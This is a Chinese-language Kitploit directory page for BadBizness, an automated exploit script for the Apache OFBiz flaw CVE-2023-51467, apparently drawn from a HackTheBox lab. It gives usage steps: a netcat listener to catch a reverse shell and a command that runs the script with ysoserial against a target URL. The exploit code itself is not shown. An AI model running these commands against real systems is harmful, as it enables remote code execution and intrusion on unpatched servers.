Skip to content
KitploitKITPLOIT
工具博客
提交
工具博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

··订阅源·联系·隐私·© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
BadBizness-CVE-2023-51467 — CVE-2023-51467 下 Java Web 框架 OFBiz 的自动利用脚本。 | Kitploit
工具/GitHubGitHub/jakeotte/badbizness-cve-2023-51467
漏洞扫描器漏洞利用Web应用程序漏洞利用渗透测试红队
GitHubjakeotte/badbizness-cve-2023-51467

BadBizness-CVE-2023-51467

CVE-2023-51467 下 Java Web 框架 OFBiz 的自动利用脚本。

查看仓库
122年前尚未审核

最受欢迎

查看全部 →

发现我们社区最常用的工具。

探索所有工具

浏览我们的工具集合

查看所有工具 →
分享


banner

BadBizness

针对 Java Web 框架 OF Biz 在 CVE-2023-51467 下的自动利用脚本。灵感来源于 HackTheBox 机器 Bizness。

使用方法与示例

此脚本需要工具 ysoserial 和 OpenJDK 11 版本。请参阅使用菜单进行安装。

使用你偏好的方法设置监听器以捕获 shell。以下是一个 netcat 示例:

root@kitploit:~
nc -nlvp 1337


执行脚本:

root@kitploit:~
python3 badbizness.py [ysoserial-all.jar 的路径] [目标基础 URL] [监听 IP] [监听端口]

python3 badbizness.py /home/twopoint/ysoserial-all.jar http://example.com:1337 10.10.10.10. 1337

免责声明与致谢

此工具旨在作为学习 Python 的一种方式。我感谢此脚本对我的深入帮助。
下载工具
